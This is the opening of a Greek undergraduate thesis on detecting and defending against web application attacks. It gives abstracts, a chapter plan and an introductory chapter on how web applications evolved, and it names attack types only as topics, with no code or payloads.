Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών

Τμήμα Μηχανικών Πληροφορικής

Πτυχιακή Εργασία

Τίτλος :

Ανίχνευση και αντιμετώπιση θεμάτων ασφάλειας web εφαρμογών

Νίκος Σταματάκης Α.Μ. 3022

Επιβλέπων καθηγητής :

Χάρης Μανιφάβας

Ευχαριστίες

Θα ήθελα να ευχαριστήσω ιδιαίτερα τον επόπτη καθηγητή της εργασίας μου Δρ. Μανιφάβα Χαράλαμπο, για την εμπιστοσύνη που μου έδειξε αναθέτοντάς μου αυτή την εργασία. Οι οδηγίες του, οι υποδείξεις του και η κατανόηση που έδειξε κατά τη συγγραφή της εργασίας αποτέλεσαν καθοριστικά στοιχεία για την εκπόνησή της.

Ήταν μεγάλη τιμή για εμένα να συνεργαστώ μαζί του.

Abstract

The aim of this thesis is to detect and study vulnerabilities of web applications running on the internet as well as shielding them from malicious attacks . We will see the anatomy of a number of attacks, the dangers and how we can prevent it.

As part of the thesis will be presented and run code examples that are likely to be attacked and what are the necessary steps you need to follow to protect our applications .

Specifically, the thesis will deal with the following :

• internet technology and security **(http, proxies, urls, headers, forms).**

• Secure user-side **(cross-site scripting (XSS), cross-site request forgery (CSRF), cookies , etc.)**.

• Attacks authentication **(authentication attacks).**

• Attacks sessions **(session attacks).**

• Attacks access control **(access controls attacks).**

• Attacks SQL **(sql injections).**

• Attacks on the logic of applications **(application login attacks).**

• Attacks on other users.

• Attacks in a web server **(apache web server).**

• Finding security vulnerabilities in source code **PHP**.

• Study auxiliary security tools for web applications .

Σύνοψη

Σκοπός αυτής της πτυχιακής εργασίας είναι η ανίχνευση και μελέτη τρωτών σημείων web εφαρμογών που τρέχουν στο διαδίκτυο καθώς και η θωράκιση τους από κακόβουλες επιθέσεις. Θα δούμε την ανατομία ενός αριθμού από επιθέσεις, τους κινδύνους που κρύβονται και με ποιο τρόπο μπορούμε να τις αποτρέψουμε.

Στα πλαίσια της πτυχιακής εργασίας θα παρουσιαστούν και θα εκτελεστούν παραδείγματα κώδικα που είναι πιθανόν να δεχτούν επίθεση και ποια είναι τα απαραίτητα βήματα που πρέπει να ακολουθήσουμε για να προστατεύσουμε τις εφαρμογές μας.

Συγκεκριμένα η πτυχιακή αυτή θα ασχοληθεί με τα παρακάτω:

• Τεχνολογίες internet και ασφάλεια **(http, proxies, urls, headers, forms)**.

• Ασφάλεια στην πλευρά του χρήστη **(cross-site scripting (XSS), cross-site request forgery (CSRF), cookies κλπ).**

• Επιθέσεις αυθεντικοποίησης **(authentication attacks).**

• Επιθέσεις συνόδων **(session attacks).**

• Επιθέσεις ελέγχου πρόσβασης **(access controls attacks).**

• Επιθέσεις SQL **(sql injections).**

• Επιθέσεις στη λογική των εφαρμογών **(application login attacks)**.

• Επιθέσεις σε άλλους χρήστες.

• Επιθέσεις στον εξυπηρετητή ιστού **(apache web server)**.

• Εύρεση κενών ασφαλείας σε πηγαίο κώδικα **PHP**.

• Μελέτη βοηθητικών εργαλείων ασφάλειας για δικτυακές εφαρμογές.

Πίνακας Περιεχομένων

Πίνακας Εικόνων

Εισαγωγή

Το θέμα με το οποίο ασχολείται η συγκεκριμένη πτυχιακή εργασία αφορά την ανίχνευση και μελέτη τρωτών σημείων ασφαλείας web εφαρμογών αλλά και μεθόδους με τις οποίες δίνεται η δυνατότητα να θωρακίσουμε και να κρατήσουμε την αξιοπιστία της web εφαρμογής μας από επιθέσεις . Επίσης η συγκεκριμένη εργασία θα εστιάσει στα ενδότερα σημεία των επιθέσεων και πιο συγκεκριμένα στους αλγορίθμους τους ώστε έτσι να γίνει κατανοητή η ο τρόπος και η σκέψη λειτουργίας τους ώστε από την άλλη πλευρά να γίνει η σωστότερη και πιο εμπεριστατωμένη έρευνα προς την καθοδήγηση μας στην βέλτιστη λύση αντιμετώπισης. Αυτή η κίνηση θα μας δώσει μια βραχυχρόνια αξιοπιστία της ασφάλειας των υπηρεσιών της εφαρμογής μας .

Γνωρίζοντας λοιπόν την καλύτερη αντιμετώπιση στο πρόβλημά μας , θα είμαστε σε θέση να διασφαλίσουμε την εφαρμογή μας από αυτή την κακόβουλη επίθεση αλλά και από επιθέσεις παρόμοιες , δηλαδή αλγόριθμους οι οποίοι μοιράζονται κοινά στοιχεία με αυτόν που αναλύσαμε η ακόμα και κοινή φιλοσοφία υλοποίησης και εξέλιξής τους . Αυτή η κίνηση θα οδηγήσει στην πρόβλεψη για το πώς ο αλγόριθμος της επίθεσης αυτής μπορεί να βελτιστοποιηθεί ώστε ακόμα και τότε να είμαστε ένα βήμα μπροστά όσο αφορά την διατήρηση της αξιοπιστίας της προστασίας μας. Έτσι θα εγγυάται η ασφάλεια των υπηρεσιών όχι μόνο για ένα μικρό διάστημα αλλά για ένα πολύ μεγαλύτερο διάστημα που είναι το ζητούμενο και ο επιθυμητός στόχος.

0.1 Περίληψη

Ειδικότερα , η πτυχιακή εργασία αυτή θα ασχοληθεί με τεχνολογίες internet και ασφάλειας . Θα γίνει αναφορά στο **Πρωτόκολλο Μεταφοράς Υπερκειμένου (HyperText Transfer Protocol, HTTP)** το οποίο είναι ένα πρωτόκολλο επικοινωνίας. Αποτελεί το κύριο πρωτόκολλο που χρησιμοποιείται στους φυλλομετρητές του Παγκοσμίου Ιστού για να μεταφέρει δεδομένα ανάμεσα σε έναν διακομιστή **(server)** και έναν πελάτη **(client).**Επίσης ,θα ασχοληθεί με τους **Διακομιστές μεσολάβησης (*proxy server*)** οι οποίοι έχουν στόχο να βελτιώσουν την ταχύτητα πλοήγησης στο διαδίκτυο και παράλληλα να μειώσουν την κίνηση του δικτύου. Αντικείμενο αναφοράς θα γίνει ο **Ενιαίος Εντοπιστής Πόρων (URL),** που δηλώνει μια διεύθυνση ενός πόρου του παγκόσμιου ιστού ,καθώς και φόρμες ιστού σε μια ιστοσελίδα επιτρέποντας σε ένα χρήστη να εισάγει δεδομένα τα οποία αποστέλλονται σε έναν διακομιστή για επεξεργασία.

Η πτυχιακή επίσης θα ασχοληθεί με θέματα ασφαλείας που σχετίζονται με τον χρήστη όπως το **cross-site scripting (XSS)** , **το cross-site request forgery (CSRF)** και τα cookies. Με τον όρο cross-site scripting ,αναφερόμαστε στην εκμετάλλευση διάφορων ευπαθειών **(vulnerabilities)** υπολογιστικών συστημάτων με εισαγωγή κώδικα **HTML ή Javascript** σε κάποιο ιστόχωρο. Cross-site αίτημα πλαστογραφία, επίσης γνωστή ως μια επίθεση με ένα κλικ και με τη συντομογραφία **CSRF ή XSRF**, είναι ένα είδος κακόβουλης εκμετάλλευσης ενός δικτυακού τόπου όπου οι μη εξουσιοδοτημένες εντολές μεταδίδονται από ένα χρήστη που εμπιστεύεται η ιστοσελίδα.

Τα cookies είναι μικρά αρχεία κειμένου τα οποία αποθηκεύονται στον υπολογιστή μας κατά την πλοήγησή μας στο διαδίκτυο και περιγράφουν στοιχεία μας όπως όνομα χρήστη **(user name)** με σκοπό κατά την επίσκεψή μας στον ίδιο ιστότοπο αργότερα, να μας "θυμάται" και να κάνει login χωρίς να γράψουμε εμείς τίποτα.

Στην εργασία αυτή θα αναπτυχθούν ακόμα και τα κυριότερα είδη κακόβουλων επιθέσεων. Πιο συγκεκριμένα θα γίνει λόγος για τις **επιθέσεις αυθεντικοποίησης** (authentication attacks) , που έχουν σκοπό την παραχάραξη στοιχείων ενός χρήστη σε έναν ιστότοπο με σκοπό την χρήση τους από τον εισβολέα για πρόσβαση σε υπηρεσίες του συγκεκριμένου ατόμου , τις **επιθέσεις συνόδων** (session attacks),που έχουν ίδιο στόχο με τις επιθέσεις αυθεντικοποίησης ,πετυχαίνοντας το με διαφορετικό τρόπο ,με την εκμετάλλευση μιας έγκυρης συνεδρίας μεταξύ χρήστη και ιστότοπου (παραχάραξη session key).Υπάρχουν επίσης οι επιθέσεις ελέγχου πρόσβασης (access controls attacks) , με σκοπό να αλλοιώσουν τον έλεγχο πρόσβασης ,οι **επιθέσεις SQL** (sql injections) ,στοχεύοντας στη κλοπή η στη παραλλαγή των στοιχείων μιας βάσης δημιουργημένη σε SQL , επιθέσεις που πραγματοποιούνται με την χρήση και εισαγωγή ειδικών αλγορίθμων.

Επιπροσθέτως υπάρχουν οι επιθέσεις στη λογική των εφαρμογών (application login attacks) , όπου ο επιτιθέμενος προσπαθεί να προκαλέσει μπλοκάρισμα της υπηρεσίας εισόδου του χρήστη με διάφορους τρόπους , χρησιμοποιούνται επιθέσεις σε άλλους χρήστες και επιθέσεις στον εξυπηρετητή ιστού (web server attacks) , προκαλώντας αδυναμία στις λειτουργίες , ακόμα και σφάλματα των υπηρεσιών του με αποτέλεσμα την απώλεια εξυπηρέτησης των πελατών.

Παραπάνω όπως αναφέραμε , για να διασφαλίσουμε την αξιοπιστία της web εφαρμογής μας , δεν αρκεί μόνο να γνωρίζουμε την φιλοσοφία κάθε είδους κακόβουλης επίθεσης ώστε με την μελέτη της ανατομίας τους να μπορούμε να προστατευτούμε αλλά θα πρέπει επίσης από τη μεριά μας διασφαλίσουμε τον βασικό κώδικα της εφαρμογής μας , που δεν είναι άλλος από τον πηγαίο κώδικα (source code) που έχει γραφτεί σε PHP . Κύριο μέλημά μας σε αυτή την περίπτωση είναι η εξέταση σε βάθος του κώδικα και με συνεχή πειράματα διαφόρων τύπων με στόχο την εύρεση κενών ασφαλείας που ίσως υπάρχουν καθιστώντας ευάλωτο τον αλγόριθμό μας και κατά συνέπεια την εξάλειψή τους προς την επιπλέον ενίσχυση του .Εφόσον έχουμε εξασφαλίσει ότι στον κώδικα μας δεν υπάρχουν κενά ασφαλείας μπορούμε να τον θωρακίσουμε επιπλέον σε πρώτο χρόνο με την μελέτη διαφόρων βοηθητικών εργαλείων ασφαλείας που έχουν φτιαχτεί καθαρά για να αντιμετωπίζουν τέτοιες επιθέσεις και σε δεύτερο χρόνο την χρήση τους πάνω στη δική μας web εφαρμογή. Τέλος , θα επικεντρωθούμε στη μεθοδολογία αυτών των διαδικτυακών επιθέσεων ,δηλαδή τη μελέτη αρχών που διέπουν αυτού του τύπου επιθέσεις και την "*νοοτροπία*" που χρησιμοποιείται σε αυτές.

0.2 Κίνητρο για την Διεξαγωγή της Εργασίας

Μετά από αρκετά χρόνια ανάπτυξης της συσκευής που έγινε γνωστή τις τελευταίες δεκαετίες ως ηλεκτρονικός υπολογιστής προέκυψε η ιδέα της σύνδεσης αυτών των υπολογιστών μεταξύ τους η οποία αποτέλεσε την μεγαλύτερη πρόκληση εκείνης της εποχής . Οι απόπειρες τότε σαν αρχή είχαν την σύνδεση και επικοινωνία τερματικών σε απόσταση λίγων μέτρων δηλαδή τοπικά . Καθώς κατορθώθηκε αυτό , η επόμενη μεγάλη πρόκληση ήταν η απόσταση δυο τερματικών υπολογιστών να μεγαλώσει φτάνοντας την κάλυψη περιοχής μεγέθους έκτασης που έφτανε μία ολόκληρη πολιτεία . Σιγά σιγά λοιπόν όσο οι προσπάθειες συνεχίζονταν από όλο και περισσότερους οργανισμούς φτάσαμε στην τωρινή εποχή όπου ένας υπολογιστής μπορεί να συνδεθεί με έναν άλλο ο οποίος μπορεί να βρίσκεται οπουδήποτε στον πλανήτη ,έχοντας επιτύχει την δημιουργία του παγκόσμιου ιστού.

Με την συνεχή αυτή ανάπτυξη του διαδικτύου σε επίπεδο γεωγραφικής κάλυψης , εκτός από τα αμέτρητα πλεονεκτήματα που προέκυψαν , αναμφισβήτητα θα ήταν αδύνατο να μην προκύψουν και αρκετά προβλήματα . Ένα από τα προβλήματα που προέκυψε , το οποίο σχετίζεται με την παρούσα πτυχιακή εργασία είναι το θέμα ασφαλείας που προσφέρουν οι συνδέσεις αυτές που συνεχίζει να υπάρχει σήμερα και να αποτελεί πρωταρχικό ζήτημα και στις μέρες μας . Ειδικότερα στην περίπτωση μας η ασφάλεια των λειτουργιών μιας web εφαρμογής είναι πρωταρχικής σημασίας η οποία οδηγεί και στην προτίμησή της από τους χρήστες και την άριστη εξυπηρέτησή τους . Συνεπώς η εύρεση των καλύτερων λύσεων για την ανίχνευση και την αντιμετώπιση όλων των ειδών κακόβουλων επιθέσεων είναι πρώτη σε πρωτεραιότητα. Έτσι το αποτέλεσμα που θα προκύψει θα είναι μόνο θετικό προς τους χρήστες και για την προτίμηση της εφαρμογής καθώς οι υπηρεσίες παροχής της θα είναι αξιόπιστες , δεν θα εμπνέουν φόβο η αντικείμενο καχυποψίας για τον κάθε ένα επειδή όλα του τα στοιχεία που θα χρησιμοποιούνται από αυτήν θα είναι απόλυτα ασφαλή.

0.3 Σκοπός και στόχοι της εργασίας

Ο βασικός στόχος της πτυχιακής εργασίας είναι να προσδιορίσει , να επιδείξει και να ελέγξει όλες τις γνωστές μέχρι τώρα επικρατέστερες λύσεις για την ανίχνευση και την αντιμετώπιση όλων των κακόβουλων επιθέσεων που μπορεί να πλήξουν μια τέτοια εφαρμογή. Ειδικότερα θα γίνει αναφορά στους πιο βελτιστοποιημένους αλγόριθμους ασφαλείας από τέτοιες επιθέσεις. Στη συνέχεια θα δοκιμαστούν και θα αξιολογηθούν βάσει τις απόδοσής τους σε κάθε μία από τις απειλές που μπορεί έρθει αντιμέτωπη κάποια web εφαρμογή και έπειτα θα αναφερθούμε βάσει των αποτελεσμάτων στα πλεονεκτήματα και στα μειονεκτήματά τους που παρουσιάζονται σε κάθε είδος επίθεσης . Βάσει λοιπόν της αναφοράς αυτής , θα ληφθούν συμπεράσματα για το πια εφαρμογή είναι η πιο κατάλληλη για να αντιμετωπίσει την κάθε απειλή , αλλά και για να χρησιμοποιηθεί για να καλύψει καλύτερα της ανάγκης της κάθε web εφαρμογής αναλόγως με της απαιτήσεις της. Εκτενείς μετρήσεις αξιολόγησης της απόδοσης του κάθε αλγορίθμου θα παρθούν μετά και τα κατάλληλα συμπεράσματα θα παρατεθούν και θα σχολιασθούν.

0.4 Δομή της Εργασίας

Σε μια προσπάθεια να καλυφθούν ικανοποιητικά τα παραπάνω θέματα, επιχειρείται να εξετασθούν όλες οι παράμετροι που καθορίζουν τη λειτουργία μιας τέτοιας εφαρμογής με την πραγματοποίηση των κατάλληλων πειραμάτων έτσι ώστε να επιτευχθούν οι απαιτούμενες βελτιστοποιήσεις για την καλύτερη δυνατή απόδοση της εφαρμογής.

Στο πρώτο κεφάλαιο θα γίνει αναφορά γενικά περί ασφαλείας web εφαρμογών. Θα γίνει λόγος για την εξέλιξή τους , τις κοινές λειτουργίες τους και τα πλεονεκτήματα που μας δίνουν . Επίσης θα αναφερθούμε στα προβλήματα κατασκευής κλειδιών συνεδρίας σε νέες παραμέτρους ασφαλείας και στο μέλλον της ασφάλειας αυτών των εφαρμογών.

Το δεύτερο κεφάλαιο θα σχετίζεται με τους μηχανισμούς άμυνας του πυρήνα . Πιο συγκεκριμένα θα αναφερθούν οι μηχανισμοί ελέγχου πρόσβασης χρήστη (η αυθεντικοποίηση , η διαχείριση της συνεδρίας και ο έλεγχος πρόσβασης) . Ακόμα αναφορά θα γίνει για τον έλεγχο εισόδου χρήστη και για τον έλεγχο εισβολέων.

Στο τρίτο κεφάλαιο θα γίνει λόγος για τις τεχνολογίες που χρησιμοποιούνται στις web εφαρμογές . Για πραγματοποιηθεί εκτενής αναφορά στο πρωτόκολλο **HTTP** . Αντικείμενο του κεφαλαίου αυτού θα είναι η λειτουργίες από την μεριά του εξυπηρετητή και του χρήστη όπως και σχήματα κωδικοποιήσεων .

Το τέταρτο κεφάλαιο σχετίζεται με την παράκαμψη των ελέγχων από τη μεριά του χρήστη. Θα πραγματεύεται με την μεταφορά δεδομένων μέσω του χρήστη , τη σύλληψη των δεδομένων του χρήστη μέσω HTML φορμών και μέσω επεκτάσεων του περιηγητή διαδικτύου. Τέλος θα γίνει λόγος για την χρήση δεδομένων από την πλευρά του χρήστη με ασφαλή τρόπο και σε μηχανισμούς που το κατορθώνουν αυτό όπως **Java Applets, το ActiveX , το Silverlight, και Flash objects**.

Αντικείμενο του **πέμπτου κεφαλαίου** είναι η αυθεντικοποίηση επιθέσεων . Συγκεκριμένα θα αναφερθούμε στις τεχνολογίες αυθεντικοποίησης , στις σχεδιαστικές ατέλειες που υπάρχουν στους μηχανισμούς αυθεντικοποίησης , όπως και στις ατέλειες υλοποίησης στην αυθεντικοποίηση. Επιλογικά θα γίνει αναφορά σε τρόπους εξασφάλισης της αυθεντικότητας . Εδώ συμπεριλαμβάνονται η λειτουργία εισόδου ,η εγγραφή του χρήστη, η αλλαγή κωδικού πρόσβασης και η ανάκτηση του λογαριασμού.

Στο έκτο κεφάλαιο θα μιλήσουμε για τη διαχείριση επίθεσης σε συνεδρία . Θα αναπτυχθούν οι αδυναμίες στην γενιά Token .Θα αναφερθούν επίσης αδυναμίες στη συγκράτηση συνεδρίας Token και κλείνοντας θα γίνει συζήτηση για το πώς μπορούμε να διαχειριστούμε την ασφάλεια μιας τέτοιας συνεδρίας.

Στο έβδομο κεφάλαιο θα αναπτυχθούν θέματα επιθέσεων ελέγχου πρόσβασης. Ειδικότερα θα αναφερθούν κοινές αδυναμίες τους και θα πραγματοποιηθούν πειράματα πάνω σε διάφορα είδη ελέγχου πρόσβασης. Επιπροσθέτως θα εξεταστεί ένα μοντέλο που συνεισφέρει στην ασφάλεια ελέγχου εισόδου.

Το θέμα **του ογδόου κεφαλαίου** σχετίζεται με επιθέσεις σε βάσεις δεδομένων. Θα γίνει αναλυτική περιγραφή παραβιάσεων που παρουσιάζονται σε αυτές . Θα γίνει αναφορά σε παραβιάσεις στην **SQL** , σε **NoSQL** αλλά και στο **XPath** ,καθώς και στο **LDAP** .

Το ένατο κεφάλαιο πραγματεύεται με επιθέσεις στην λογική των εφαρμογών αυτών. Θα γίνει λόγος γενικότερα για την φύση των ατελειών λογικής . Θα ασχοληθούμε με τέτοιου τύπου ατέλειες σε επίπεδο πραγματικού κόσμου και στο τέλος θα ειπωθούν τρόποι αποφυγής τέτοιων ατελειών.

Το δέκατο κεφάλαιο σχετίζεται με επιθέσεις σε χρήστες , με τη τεχνική του Cross-Site Scripting .Θα αναπτυχθούν θέματα σχετικά με τα είδη του **XSS** αλλά και **XSS** επιθέσεις σε δράση . Αντικείμενο ανάλυσης επίσης θα γίνουν οι ευπάθειες του **XSS** αλλά και τρόποι αναζήτησης τους καθώς και εκμετάλλευσης τους . Επιλογικά θα γίνει αναφορά σε τρόπους πρόληψής τους .

Θέμα του κεφαλαίου δεκατρία είναι οι επιθέσεις στον εξυπηρετητή της εφαρμογής. Θα αναφέρουμε αδυναμίες που παρουσιάζονται κατά τη ρύθμισή του . Θα αναλυθούν τρωτά σημεία στο λογισμικό του εξυπηρετητή. Τέλος θα γίνει λόγος για τα τείχη προστασίας της web εφαρμογής.

Στο κεφάλαιο δεκατέσσερα θα μιλήσουμε για αδυναμίες και κενά ασφαλείας που μπορεί να υπάρξουν στο πηγαίο κώδικα και ειδικότερα σε τρόπους εύρεσής τους . Θα γίνει αναφορά σε προσεγγίσεις για την επανεξέταση του κώδικα . Θα γίνει ανάλυση της πλατφόρμας **Java** καθώς και σε **ASP.NET** , αλλά και **PHP** , **Perl** καθώς και **Javascript** . θα δοθούν πληροφορίες για εξαρτήματα για κώδικες βάσεων δεδομένων και θα δοθούν πληροφορίες για εργαλεία για περιήγηση σε κώδικες.

Στο τελευταίο κεφάλαιο της εργασίας αυτής θα γίνει μελέτη βοηθητικών εργαλείων ασφάλειας για δικτυακές εφαρμογές . Θα παρουσιαστούν περιηγητές ιστού , ολοκληρωμένες σουίτες ελέγχων , αυτόματοι σαρωτές αδυναμιών και άλλα εργαλεία που συνεισφέρουν στην ασφάλεια .

Κεφάλαιο 1
Ασφάλεια Web Εφαρμογών

"Η εξέλιξη των Web Εφαρμογών"

Στα πρώτα στάδια εξέλιξης του Διαδικτύου , αυτό αποτελούταν μόνο από web sites . Αυτά ήταν ουσιαστικά αποθήκες πληροφοριών που περιείχαν ένα σύνολο στατικών εγγράφων . Τα προγράμματα περιήγησης στο Web εφευρέθηκαν ως μέσο για την ανάκτηση και την εμφάνιση των εγγράφων αυτών. Η ροή από πληροφορίες ήταν μονόδρομος, από το server στον browser . Οι περισσότεροι ιστότοποι δεν παρείχαν πιστοποίηση των χρηστών ,επειδή δεν υπήρχε καμία ανάγκη για αυτό. Κάθε χρήστης υποβαλλόταν σε επεξεργασία με τον ίδιο τρόπο και παρουσιάζονταν με τις ίδιες πληροφορίες .

Οι απειλές ασφάλειας προκύπτουν σε μια ιστοσελίδα σχετίζεται σε μεγάλο βαθμό με τρωτά σημεία στο λογισμικό του web server. Εάν ένας εισβολέας θέσει σε κίνδυνο έναν web server ,συνήθως δεν θα αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες , επειδή οι πληροφορίες που στο διακομιστή είναι ανοιχτές για το κοινό . Αντίθετα , ένας εισβολέας συνήθως θα τροποποιήσει το αρχείο στο διακομιστή για να καταστρέψει το περιεχόμενο της ιστοσελίδας ή να χρησιμοποιήσει το εύρος ζώνης του διακομιστή για τη διανομή " warez ".

Σήμερα , το **World Wide Web** είναι σχεδόν αγνώριστο από την προηγούμενη μορφή του .
Η πλειοψηφία των sites στο διαδίκτυο είναι στην πραγματικότητα εφαρμογές που είναι ιδιαίτερα λειτουργικές και βασίζονται στην αμφίδρομη ροή πληροφοριών μεταξύ των **server** και **browser** . Υποστηρίζουν εγγραφή και την σύνδεση , χρηματοπιστωτικές συναλλαγές , αναζήτηση , και συγγραφή του περιεχομένου τους από τους χρήστες . Το περιεχόμενο που παρουσιάζεται σε χρήστες δημιουργείται δυναμικά και συχνά προσαρμόζεται σε κάθε χρήστη .

Μεγάλο μέρος της επεξεργασίας των πληροφοριών που είναι ιδιωτικές ,είναι εξαιρετικά ευαίσθητο . Επομένως η ασφάλεια του είναι ένα μεγάλο ζήτημα . Κανείς δεν θέλει να χρησιμοποιήσει μια εφαρμογή web αν πιστεύει ότι οι πληροφορίες του θα αποκαλυφθούν σε μη εξουσιοδοτημένους χρήστες . Οι Web εφαρμογές φέρνουν μαζί τους νέα και σημαντικά εργαλεία για την ασφάλεια από απειλές .Κάθε αίτηση είναι διαφορετική και μπορεί να περιέχει τρωτά σημεία . Οι περισσότερες εφαρμογές έχουν αναπτυχθεί **in-house** - πολλοί από τους προγραμματιστές έχουν μόνο μερική κατανόηση των προβλημάτων ασφάλειας που μπορεί να προκύψουν στον κώδικα. Γιαν τη βασική τους λειτουργικότητα ,οι εφαρμογές web συνήθως απαιτούν συνδεσιμότητα σε εσωτερικά συστήματα υπολογιστή που περιέχουν εξαιρετικά ευαίσθητα δεδομένα και που μπορούν να εκτελεστούν ισχυρές επιχειρηματικές λειτουργίες .

Πριν από δεκαπέντε χρόνια , αν ήθελε κάποιος να κάνει μια μεταφορά κεφαλαίων, θα επισκεπτόταν την τράπεζάτου, και θα έκανε τη μεταφορά, σήμερα μπορείτε να επισκεφθείτε μια web εφαρμογή για εκτέλεση της μεταφοράς σας . Ένας εισβολέας που θέτει σε κίνδυνο μια εφαρμογή web μπορεί να είναι σε θέση να κλέψει προσωπικές πληροφορίες, να πραγματοποιήσει χρηματοδοτική απάτη , και να εκτελέσει κακόβουλες ενέργειες ενάντια σε άλλους χρήστες.

Οι Web εφαρμογές έχουν δημιουργηθεί για να εκτελέσουν σχεδόν κάθε χρήσιμη λειτουργία που θα μπορούσε ενδεχομένως να εφαρμόστεί σε απευθείας σύνδεση . Εδώ είναι μερικές web εφαρμογές που έχουν αυξηθεί στο προσκήνιο τα τελευταία χρόνια :

- **Shopping (Amazon)**
- **Κοινωνική δικτύωση (Facebook)**
- **Banking (Citibank)**
- **Web αναζήτησης (Google)**
- **δημοπρασίες (eBay)**
- **Τυχερά παιχνίδια (Betfair)**
- **Web logs (Blogger)**
- **Web ταχυδρομείου (Gmail)**
- **Interactive πληροφορίες (Wikipedia)**

Οι εφαρμογές που είναι προσβάσιμες μέσω ενός προγράμματος περιήγησης του υπολογιστή αλληλεπικαλύπτονται διαρκώς με εφαρμογές που προσφέρονται μέσω ενός smartphone ή tablet . Πλέον οι κινητές εφαρμογές χρησιμοποιούν είτε ένα πρόγραμμα περιήγησης ή μια προσαρμοσμένη εφαρμογή που χρησιμοποιεί **HTTP -based APIs** για να επικοινωνήσει με τον διακομιστή . Οι λειτουργίες εφαρμογών και τα δεδομένα συνήθως κατανέμονται μεταξύ των διαφόρων διασυνδέσεων και η εφαρμογή τα εκθέτει σε διαφορετικές πλατφόρμες χρήστη . Εκτός από το δημόσιο **Internet** , οι web εφαρμογές έχουν υιοθετηθεί ευρέως μέσα σε οργανώσεις για την υποστήριξη των βασικών λειτουργιών των επιχειρήσεων .

Πολλά από αυτά παρέχουν πρόσβαση σε εξαιρετικά ευαίσθητα δεδομένα και λειτουργίες :

- **Εφαρμογές HR** , επιτρέπει στους χρήστες να έχουν πρόσβαση σε πληροφορίες μισθοδοσίας , δίνουν και ανατροφοδότηση των επιδόσεων και διαχείρισης των προσλήψεων και των πειθαρχικών διαδικασιών.

- Διοικητικές διασυνδέσεις σε βασικές υποδομές, όπως web και το ταχυδρομείο servers , σταθμούς εργασίας των χρηστών , και την εικονική μηχανή διοίκηση .

- Συνεργατικό λογισμικό που χρησιμοποιείται για την ανταλλαγή εγγράφων , τη διαχείριση εργασιών και έργων , καθώς και την παρακολούθηση θεμάτων . Αυτοί οι τύποι των λειτουργιών συχνά αφορούν κρίσιμα ζητήματα της ασφάλειας και της διακυβέρνησης , καθώς και οργανώσεις συχνά στηρίζονται πλήρως σχετικά με τους ελέγχους που χτίστηκε σε εφαρμογές τους στο διαδίκτυο .

- Επιχειρηματικές εφαρμογές , όπως ο **προγραμματισμός των επιχειρηματικών πόρων (ERP),** το λογισμικό , τα οποία προηγουμένως είχαν πρόσβαση χρησιμοποιώντας μια εφαρμογή , μπορεί τώρα να προσεγγιστεί μέσω ενός web browser .

- **Υπηρεσίες λογισμικού** , όπως **e - mail**, στο οποίο απαιτείται αρχικά ένα ξεχωριστό e - mail client , μπορεί τώρα να προσεγγιστεί μέσω web διεπαφών , όπως το **Outlook Web Access** .

- **Παραδοσιακές desktop εφαρμογές** , όπως επεξεργαστές κειμένου και λογιστικά φύλλα έχουν μεταναστεύσει σε web εφαρμογές μέσω υπηρεσιών όπως Εφαρμογές Google και η Microsoft Office Live.

Σε όλα αυτά τα παραδείγματα , εκλαμβάνεται ότι οι "εσωτερικές" εφαρμογές ολοένα φιλοξενούνται στο εξωτερικό , όπως οι οργανισμοί μεταβαίνουν σε εξωτερικούς παρόχους υπηρεσιών για να μειώσουν το κόστος . Σε αυτές τις λεγόμενες λύσεις cloud , των επιχειρήσεων - κρίσιμες λειτουργίες και δεδομένα ανοίγονται σε ένα ευρύτερο φάσμα επιτιθέμενων , και οι οργανώσεις εξαρτώνται ολοένα και περισσότερο από την ακεραιότητα της άμυνας ασφαλείας που βρίσκονται εκτός του έλεγχου τους .

"Τα οφέλη των Web Εφαρμόγων"

Δεν είναι δύσκολο να καταλάβει κάποιος γιατί οι web εφαρμογές έχουν μια τέτοια δραματική αύξηση. Αρκετοί τεχνικοί παράγοντες έχουν εργαστεί μαζί με το προφανές εμπορικά κίνητρα για να οδηγήσει την επανάσταση που έχει συμβεί στον τρόπο που χρησιμοποιούμε το Διαδίκτυο :

- **HTTP** , ο πυρήνας επικοινωνίας πρωτόκολλο που χρησιμοποιείται για πρόσβαση στο **World Wide Web** , είναι ελαφρύ και χωρίς σύνδεση . Αυτό παρέχει ανθεκτικότητα στην περίπτωση σφαλμάτων επικοινωνίας και αποφεύγει την ανάγκη για το διακομιστή προς κράτηση μιας σύνδεσης δικτύου για κάθε χρήστη , όπως συνέβενε σε πολλές γενιές client / server εφαρμογών . **HTTP** μπορεί επίσης να προσεγγίζεται και διοχετευμένης σε σχέση με άλλα πρωτόκολλα , επιτρέποντας την ασφαλή επικοινωνία σε οποιοδήποτε δίκτυο εμπιστοσύνης .

- Κάθε χρήστης του διαδικτύου έχει ήδη ένα πρόγραμμα περιήγησης εγκατεστημένο στον υπολογιστή του και τη κινητή συσκευή του . Η ανάπτυξη των Εφαρμογών Web διεπαφής χρήστη γίνεται δυναμικά στο πρόγραμμα περιήγησης , αποφεύγοντας την ανάγκη να διανέμει και να διαχειρίζεται ξεχωριστά λογισμικό πελάτη , όπως ήταν παλαιότερα. Αλλαγές το περιβάλλον θα πρέπει να εφαρμοστούν μόνο μία φορά , στο διακομιστή .

- **Οι browsers** σήμερα είναι εξαιρετικά λειτουργικοί , επιτρέποντας πλούσια και ικανοποιητική λειτουργικότητα.

- **Οι Διεπαφές Web** χρησιμοποιούν πρότυπα πλοήγησης και ελέγχους εισόδου που είναι οικεία στους χρήστες, αποφεύγοντας την ανάγκη τις επιμέρους λειτουργίες της εφαρμογής. Το Client-side scripting επιτρέπει στις εφαρμογές να ωθήσουν μέρος της επεξεργασίας τους προς την πλευρά του πελάτη, και δυνατότητες browsers μπορούν να επεκταθούν χρησιμοποιώντας το πρόγραμμα περιήγησης, όπου είναι απαραίτητο.

- Ένα ευρύ φάσμα από πλατφόρμες και εργαλεία ανάπτυξης παρέχονται για τη διευκόλυνση της ανάπτυξης των ισχυρών εφαρμογών, καθώς και μια μεγάλη ποσότητα του λογισμικού ανοικτού κώδικα και άλλων πόρων είναι διαθέσιμο για ενσωμάτωση σε προσαρμοσμένη εφαρμογές.

Όπως με κάθε νέα κατηγορία της τεχνολογίας , έτσι και οι εφαρμογές web έφεραν μαζί τους μια νέα σειρά από θέματα ευπάθειας ασφαλείας . Το σύνολο των πιο συχνών ελαττωμάτων έχει εξαλειφθεί στην πάροδο του χρόνου .

